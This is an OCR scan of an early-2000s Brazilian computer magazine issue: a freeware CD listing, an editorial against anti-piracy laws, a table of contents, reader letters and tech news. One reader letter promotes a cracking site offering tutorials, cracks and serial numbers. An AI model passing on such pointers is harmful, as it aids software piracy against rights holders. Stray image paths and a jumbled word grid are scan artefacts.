www.geek.com.br

2CD'S DIGERATI

Tecnologia, Informática & Comportamento

Geek ELITE


Ano IV – Número 28 – R$ 11,90

A única revista movida a yottahertz*

TOP 100

No CD, a nossa seleção com os 100 melhores freewares de todos os tempos:

OpenOffice 1.0.1 * Ghost Installer Free Edition 3.3 * KaZooM MP3 Accelerator 1.0 * Pop-up Stopper * PowerBlog 1.0 * DVD Decoder 0.3 * Hackman 7.0.2 * VirtualDub 1.4.11 * jEdit 4.0.3 * WinMX 3.31 * Trillian 0.74 * AnalogX Proxy 4.12 * AbiWord 1.0.3 * K-Meleon 0.6 * AVG 6.0 * Tweak UI 1.33 * Visual Boy 1.2 * Paltalk * Eudora 5.2 * RadLight 3.03 * PopCorn 1.2 * NetPumper * HTTrack Website Copier 3.2 * eMule 0.22a * ePrompter 2.0 * Explore2fs 1.00 * Fresh Download 4.8 * IncrediMail Xe build 710 * ISOBuster 1.1 * Audacity 1.0.0 * 7-Zip 2.30 * Sonique 2 - Alpha 2 * AAP Reminder 1.0 * FreeRAM XP Pro 1.22 * AbsoluteShield File Shredder 1.41 * Acropad PDF Creator 1.0 * AD-aware 5.83 * Art See * Atlantis Nova 1.0 * Auto-Tagger 2.0 * CDex 1.50 b7 * CheckURL beta * Clipboard Express 2.5 * CookieSee 1.0.1 * DBackup 2.2 * Easy Message Express 2.2 * EMS Free Surfer mk II * EnZip 3.00 release 1.1 * FileZilla 2.1 * FlashBuilder 2.0 * FlexRestart 1.1 * FlexWizard 1.2 * FreeProxy 2.22 * FreeRip MP3 * Get Next * Global DivX Player 1.99 * Gnucleus 1.8.4 * Gnutella Lite 2.6.0 * GoZilla Free 4.11 * Grabzilla 1.0 * ICQ Boom 1.0 * ICQ Lite * Kana Reminder 1.50 * KaZaA Lite 2.0 * Xnews 5.08 * KaZaA Media Desktop 2.0.2 * Multiproxy 1.2 * MusicMagnet * MyNapster 3.4.3 * ZSNES 1.36 * NeoAudio 1.62 * NetMeter 0.8.5 * Newsgroup Commander 1.01 * NoCache 1.33 * phpMyAdmin 2.3.2 * Programmer's File Editor 1.01 * Quick Shut Down 2.2 * ZoneAlarm Pro 3.51 * Zoom Player 2.90 * Quintessential Player 3.4 * Ramboster 1.6 * RegScrubXP 3.25 * ScreenHunter v4.0 * SPAM Punisher * Stop the Pop * Superfassst! 98 1.07 * t7ds 8.9 * icon sushi 1.07 * Tarma Installer 2.0 * Teleport Pro * Tesla 3.03 * VUPlayer 1.01 * Web Looper 3.4 * WebEdit 2002 1.0.15 * WebWarper 2.0 * WinSlim 95 1.1 * X-Fonter 3.72 * XIGL 2.00 * XMPlay 2.4a * ZXpicReaper 2.0



No verso, mais destaques do CD

JBuilder Completo

Exclusivo: uma das melhores IDEs para desenvolvimento em Java, sem restrições

Necessita registro na Internet

Tudo sobre as redes P2P

Desvendamos os principais segredos do sucesso das redes file sharing

Curso Geek Exclusivo

Acompanhamos seus primeiros passos na linguagem de programação Java

NO CD

Mosaic: o primeiro browser da história

Incrível: do passado, o navegador que reinava na pré-história da Web

MoviX

Distribuição feita especialmente para rodar vídeos no Linux

Quem vê cara, não vê Sistema Operacional

Bonito por fora, mas conheça a história de roubos e traições por trás das interfaces gráficas

Inédito:

Visual Pinball

Muito mais do que o jogo, no CD você encontra programas para edição, programação de novas mesas, novos flippers, etc.

E mais...

Softwares para Mac, Linux, Palm e Pocket PC. Áudio, vídeo e uma volta no tempo com os primeiros browsers da Internet

** 1 yottahertz é igual a 10^{24} hertz*

ISSN 1516-9650

9 771516 965008 28

Internet GRÁTIS e ainda:

- E-Mail GRÁTIS
- 100Mb pra sua Home Page GRÁTIS
- Mp3 GRÁTIS
- Álbum de fotos GRÁTIS
- Downloads GRÁTIS
- O melhor buscador da web GRÁTIS

Entendeu porque Ubbi
é muito mais que Internet Grátis?

Chegou...

ubbifree!

Muito mais que Internet Grátis!

Instale já o discador e ACESSE À INTERNET GRÁTIS!

www.ubbi.com.br

Uma vez imaginei uma história que acontecia num futuro não muito distante. Um pai era preso por ler, em voz alta, uma história infantil para seu filho. Sim, ler uma história em voz alta era crime contra os direitos autorais da editora, porque levaria a uma diminuição das vendas. Além disso, seria uma espécie de difusão da obra sem autorização. Não importa que o pai estivesse dentro de sua casa e lendo para seu filho (nem que a criança ainda não seja alfabetizada). O que foi um teste de imaginação de minha parte parece estar se transformando em delírios na cabeça de alguns executivos da indústria cultural.

Apesar de a troca de arquivos ser algo quase impossível de controlar, eles investem milhões para evitar que suas "propriedades" sejam usadas por outros. E o governo dos EUA, com apoio das Associações de produtores de cinema e de música, está tentando todo tipo de nova lei e regulamentação neste sentido. Mas para isso seria preciso instituir uma verdadeira ditadura ao estilo do livro 1984, de George Orwell.

Todos os computadores teriam de ser substituídos por novos devices com chips com controle antipirataria. Além disso, as pessoas teriam de comprar os novos CDs (?) com proteção, os IPs seriam rastreados para ver se alguém está entrando em alguma rede P2P (mesmo que seja particular, entre seus amigos, por exemplo, o que não é nada impossível de montar).

Alguns, mais afoitos, até defendem o direito de "contra-atacar", ou seja, que a invasão de computadores domésticos em busca de arquivos ilegais seja permitida. Isso mesmo, hackear seu computador será garantido pela constituição norte-americana. E, é claro, com todas as chances de ser "exportada" através da ALCA para todos os países da América Latina.

Mas antes mesmo de todas essas proibições chegarem por aqui, a Geek já começa a organizar a resistência. Nesta edição, contamos a experiência da criação de uma rede P2P e comparamos sua eficiência a um site/servidor FTP. Quem pode garantir que este tipo de informação não impedirá sua prisão no futuro?

Mas como nós não vivemos só de horrores, selecionamos um presentaço para os leitores: os 100 melhores freewares de todos os tempos. Dá para fazer tudo o que você mais gosta no computador, com excelentes programas e sem gastar nenhum centavo. Quer algo melhor? Bom, ainda temos algo melhor. Nesta edição, começamos uma série voltada para a programação. Você vai aprender o básico do Java usando a IDE Eclipse, uma das melhores e mais completas IDEs que existem.

Também começamos a responder aos pedidos dos nossos leitores, através da promoção Geek/Total Security. E o resultado foi a matéria sobre segurança em Linux que está nesta edição. Afinal, é verdade que o SO do pingüim é mais seguro que os outros, mas isso não quer dizer que dá para abrir mão de configurar corretamente seu iptables.

É isso aí. Boa leitura.


O Editor

Pág. 26 Biorrobótica

A anatomia cibernética está tomando conta das preocupações dos cientistas. Será ela capaz de melhorar as nossas vidas?


Pág. 20 Compartilhamento

As redes P2P e os sites FTP vieram para ficar. São os principais meios de troca de arquivos. Descubra como montar uma rede de troca



Pág. 34 Hardware

Você sabe como melhorar a qualidade da imagem do seu monitor? Conheça o DVI (Digital Visual Interface), tecnologia que aumenta a sua visão



Pág. 08 In Box

O In Box está virando um grande Geek Esperança com gente pedindo computadores novos, daqui a pouco vão transformar a revista em uma ONG

Pág. 10 In Tune

Como sempre, as melhores notícias do mundo da informática e arredores. Telecentros, CDs protegidos, Microsoft inocentada e várias outras coisas

Pág. 18 Character

Rasnus Lerdorf, inventor do PHP e Lotfi Zadeh, criador da lógica difusa, são os estranhos (no nome) homenageados do Character

Pág. 28 Interfaces Gráficas

Todo mundo gosta de uma interface gráfica bonita, certo? Mas, você sabia que ela já foi bem feia? Conheça toda a evolução das interfaces

Pág. 36 Segurança no Linux

Precisa ficar repetindo a importância de ter um computador seguro? Claro que não. Mesmo assim, damos mais dicas para quem usa o Linux

Pág. 46 Hacker Space

Mais uma parte do tutorial Anomalias de TCP/IP, tratando dos terríveis ataques de Denial of Service, além dos problemas de Buffer Overflows

Pág. 40 Java no Eclipse

Minitutorial completo ensinando os fundamentos da linguagem Java, uma das que mais crescem no mundo, usando o IDE Eclipse. Imperdível!

Pág. 52 Scan

Sempre, sempre, sempre, os melhores produtos e lançamentos para você. Garantia total ou seu conhecimento de volta

Pág. 58 Código-Fonte


A Microsoft ganhou nos tribunais, mas isso não quer dizer que tudo está bem. Cresce a preocupação com o Brasil e o avanço do software livre

Pág. 32 Top Freewares

A **Geek** elegeu os 100 melhores freewares de todos os tempos, para você ter uma máquina 10 com um gasto 0. E está tudo no CD.

Pág. 59 Guia do CD

Como nosso CD está cheio de armadilhas e passagens secretas, nós incluímos este maravilhoso Guia para evitar os acidentes. Aproveite


REDEXFF
EEDESRR
DGEEKRL
CEDESRY
REP2PDD
OCLEÁR6
WELPG6R
LREP-RM
EEH22BD
YXS00200

T D P 2 F T A

R S I T E S L

Z E D E F R E

O T T A H Z I

6 K S F T F S

R B C E T R T

I E L U F P E

G N U I F 3 R

I A B O L I X


R P Á G - 2 3

Falsas esperanças

Gostaria que publicassem isso na próxima edição da revista!!! Êêêê Windows! Sempre nos dando falsas esperanças, veja só! Um disquete de 3 1/2 com 123 GB!?

Acreditem! Para o Windows é possível!!!!!

Francisco, por e-mail



Rebaixamos o Cristovam

Bom dia Caro Editor.

*Gostaria de reportar um grave erro. Na revista **Geek** número 27, na pág. 17, vocês escreveram a seguinte nota no topo da página: "Bill Gates se comprometeu a organizar uma reunião..... e blá blá blá". Só que ao final, escreveram o seguinte: "Cristovam Buarque,* **prefeito do DF** pelo PT, comenta o convite...

Agora eu começo! Onde é que Cristovam Buarque foi prefeito do DF, quando em Brasília e em torno não existem prefeituras??????? Esclarecendo, Cristovam Buarque foi "GOVERNADOR" do DF!!! Na capital federal não existe uma só prefeitura. E sim um governo que cuida de todos os problemas (cuida m... nenhuma.) do DF.

Fica minha observação e agradeço se corrigirem esse erro antes que mais leitores lhes mandem e-mails reportando esse "BUG", heheheh...

Anderson por e-mail

Cracker vs. Hacker

Por favor, não confundam hacker com cracker. Quem invade um site e rouba tudo é hacker! Se ele destrói tudo, passa a ser um lammer. Crackers tiram proteções dos programas e não são "hackers do mal", nem saem por aí desfigurando sites...

Por favor, uma revista tão respeitada como a **Geek**, não deveria ter em seu site coisas do tipo, crackers roubam informações do site tal, invasor que crackeou o site da rede x.

Para saber mais sobre cracking acesse o site http://www.crackingbrasil.cjb.net. Conheça nossos tutoriais, aprenda a ser um cracker. Aproveite e peça seus cracks e seriais no nosso fórum.

Thiago de Queiroz, por e-mail

Chorando no KaZaA


Quando li sobre esses softwares de troca de programas e músicas, fiquei encantado. Que maravilha é poder baixar os programas e as músicas que você gosta sem ter de ficar "dando voltas" em sites chineses e gregos, que só lhe enchem de banner com pornografias. Como tenho conexão discada, sei que alguns programas são pesados para a minha conexão e que vai demorar. Mas isso do Windows 2000 Professional demorar 12 anos??? Realmente não entendo e ainda com uma conexão a 0.00Kb/s??? É por isso que eu quero aqui fazer um pedido: será que vocês da **Geek** ou os leitores poderiam me ajudar com a conta telefônica? Eu escrevo para a **Geek** 171 agradecendo a todos.

Pirata arrependido, por e-mail

O pingüim cresce

A comunidade GNU/Linux cresce a cada dia. Eu sou mais um programador novato que acabou se apaixonando pelo "pingüim" (no bom sentido)! Já vejo no futuro uma disputa sadia entre comunidades GNU/Linux sobre quem tem mais adeptos ou quem tem os melhores programadores. Hoje, o GNU/Linux é uma realidade e dotado de KDE, Gnome ou qualquer outro gerenciador de janelas, é tão ou mais fácil que o Ruindows. E para o grande dinossauro que o Bill criou vejo uma extinção, assim como a dos dinossauros de verdade, pois por maior que seja, sua era acabou!

Jorge Luiz, por e-mail



Aprendendo com a Geek

Sou leitor assíduo da **Geek** e queria agradecer de coração todas as dicas e programas que vocês têm publicado em suas revistas, pois foi através deles que eu consegui produzir o site da minha empresa e o meu blog pessoal. Muito obrigado por tudo e espero que vocês continuem nos ensinando e apresentando programas cada vez melhores e atuais. Vocês estão de parabéns. Sem dúvida nenhuma, a **Geek** é a melhor revista de informática que tenho lido ao longo dos anos. Ah, já ia me esquecendo, os endereços dos meus sites são:

empresa: *http://www.photoalban.hpg.com.br*, *http://depositoalternativorockbar.hpg.com.br* e meu blog: *http://retalhosfotograficos.blig.ig.com.br*.

Um grande abraço para toda a redação da GEEK.

Roberto, por e-mail


O pessoal está perdendo o respeito

Queria dizer o seguinte ao leitor Rodrigo (**Geek** 27), que eu adoraria colaborar, mas tenho somente meu velho e bom companheiro Pentium 133.... fazer o que, né? Sabe como é? Dólar alto, preços das coisas subindo, subindo e subindo. Queria pedir uma gentileza, se alguém quiser doar um HD de 8 GB pra mim, seria muito bem-vindo :D...

Meu nome é Ettienny, tenho 17 anos, moro em São Paulo/SP. Caso alguém queira ir pro céu, meu e-mail é: *ettiennyh@ig.com.br*

P.S.: Já que vocês publicaram o e-mail dele, por favor, publiquem esse meu :) vai, diz que sim, diz que sim.... não custa nada :)

Ettienny, por e-mail




Ganhando no download

Nem achei pra onde mandar, então, sorry, mas isso é muito importante... heheheh

Olha do que o Ruindows é capaz num download! Isto é algo legal pra se colocar lá no "In Box" da revista

Fernando, por e-mail



IRC na veia

Opa, pessoal da **Geek**, blz? Bem, eu queria dizer que a revista é uma maravilha e que a resposta de vocês é bastante inteligente. Bem, eu só queria que vocês falassem mais sobre IRC. Coisas do tipo, como criar script, de bate-papo IRC. E outra coisa importante, coloquem sempre as mulheres na revista. Porque aí todos nós podemos dizer que a **Geek** é boa demais. Outra coisa, aquele canal #Geek servidor.Brasnet.org é de vocês? Bem, se for libera ele pra gente entrar, caso contrário vocês bem que poderiam criar um canal IRC.BRASNET.ORG para todos os leitores da revista **Geek** trocarem mais informações e comentários.

GeeK12, por e-mail

Memórias roubadas em Londres

Pentes de memória roubados são avaliados em US$ 4.500.000

Tá certo que os preços dos produtos de informática estão lá nas alturas, mas os ladrões que roubaram memórias em Londres foram longe demais!

Esse roubo aconteceu no aeroporto de Heathrow, que fica ao sudoeste de Londres. Foram roubadas 290 caixas lotadas com memórias, que segundo especulações, valiam algo em torno de 4.5 milhões de dólares, uma quantia, digamos, razoável.

A polícia britânica já está investigando o caso, mas um porta-voz da Scotland Yard já adiantou que se trata de um roubo premeditado, pois os ladrões sabiam o que iriam roubar, isso pela facilidade de passar pra frente esses pentes de memória, o que convenhamos é fácil mesmo.

A polícia já encontrou e prendeu alguns suspeitos, mas nada concreto ou que possa levar a reaver os pentes de memória roubados.

Bem que alguns pentes de memória poderiam vir para o Brasil, estou precisando de mais RAM no meu computador... Brincadeira!

"SE SEGUIREM AS NORMAS, OS ÓRGÃOS PÚBLICOS PODERÃO ESCOLHER O PROVEDOR QUE QUISEREM"


O Brasil contra o monopólio

Empresas poderão disputar os clientes com igualdade

No Diário Oficial da União foi publicado o Decreto Nº 4.414, assinado pelo Presidente Fernando Henrique e pelo Ministro Pedro Parente. O documento proíbe que os órgãos públicos tenham apenas um único fornecedor de certificação digital. Agora, cada um poderá escolher o provedor que quiser, desde que ele siga as normas da ICP-Brasil. Os candidatos para essa escolha são o CertSign, a Serasa, Serpro e a AC Presidência. Abaixo, segue a cópia do Decreto:

> **Art. 3°-** *A. As aplicações e demais programas utilizados no âmbito da Administração Pública Federal direta e indireta que admitirem o uso de certificado digital de um determinado tipo contemplado pela ICP-Brasil devem aceitar qualquer certificado de mesmo tipo, ou com requisitos de segurança mais rigorosos, emitido por qualquer AC integrante da ICP-Brasil." (NR)*

- *www.icpbrasil.gov.br*
- *www.governoeletronico.gov.br*



Vaporware vira realidade

Para quem duvidava, o Tablet PC chega às lojas, mas é para poucos

Todo mundo tinha suas dúvidas quando lia as notícias sobre o desenvolvimento do Tablet PC. Nós, da **Geek**, também não botávamos uma fé. Mas a realidade desbancou todos os céticos. Acabam de ser lançados os primeiros Tablets do mundo e, o mais inacreditável, eles já chegaram ao Brasil. Os Tablets PCs são uma mistura entre desktops, notebooks e palms. Já foram idealizados em todos os filmes futuristas e poderão revolucionar a forma de uso dos computadores em alguns anos.

Várias empresas estão chegando a este mercado ao mesmo tempo, por isso todos os produtos são bastante semelhantes. Em geral, o tamanho é parecido com um caderno universitário, com tela de cristal líquido. Os dados podem ser inseridos através de um teclado que acompanha o Tablet ou através de uma caneta Stylus, como nos Palms.

O sistema operacional é uma variação do Windows XP com um aplicativo especial, chamado MS Journal, voltado para o reconhecimento de caracteres.

Aqui no Brasil, o Acer Pentium III 800 MHz com 256 MB pode ser encontrado nas Americanas.com pela bagatela de 16 mil reais. Manda encomendar uns três para o Natal.

"É O WINDOWS XP VERSÃO REDUZIDA, OU A TELA AZUL DA MORTE PORTÁTIL"

"Um problema só surge quando estão presentes todas as condições para solucioná-lo!"

Karl Marx, filósofo alemão autor de "O Capital"

Dicionário Geek

Lógica Nebulosa*

Representação simbólica de raciocínio lógico nebuloso

* ou Lógica Fuzzy. Saiba mais sobre ela no Braço-de-Ferro

"AS GRAVADORAS SÃO TÃO PREPOTENTES QUE QUALQUER RECLAMAÇÃO SIGNIFICA PIRATARIA"

Imergens. Reprodução/Divulgação

O CD não toca? Dane-se!

Resposta da EMI acusa consumidores de pirataria

O desespero e a paranóia da indústria fonográfica estão cada vez maiores. Agora, qualquer um que reclame contra os CDs com proteção antipirataria são considerados, imediatamente, defensores das cópias ilegais e suas reclamações encobrem segundas intenções.

É assim que a EMI e a Bertelsmann da Alemanha responderam a alguns consumidores que, depois de comprar CDs protegidos, descobriram que eles não funcionavam em seus aparelhos de CD. A indústria musical parece que esqueceu que vive de vendas e que por trás de cada venda, existe um consumidor. Mesmo os piores administradores sabem que é preciso tratar bem seus clientes. Veja alguns trechos da carta, numa tradução livre, mas com os nossos comentários:

"Caro Sr.,

